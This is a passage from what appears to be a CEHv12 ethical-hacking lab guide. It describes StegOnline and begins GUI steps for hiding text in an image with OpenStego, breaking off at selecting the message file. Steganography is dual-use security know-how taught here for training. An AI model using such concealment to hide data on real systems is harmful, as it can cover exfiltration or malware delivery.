
StegOnline is a web-based, enhanced and open-source port of StegSolve. It can be used to browse through the 32 bit planes of the image, extract and embed data using LSB steganography techniques and hide images within other image bit planes.

Here, we will show how text can be hidden inside an image using the OpenStego and StegOnline tools.


1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine.
2. Click **Search** icon (🔍) on the **Desktop**. Type **openstego** in the search field, the **OpenStego** appears in the results, click **OpenStego** to launch it.




3. The **OpenStego** main window appears, as shown in the screenshot.



4. Click the **ellipsis** button next to the **Message File** section.

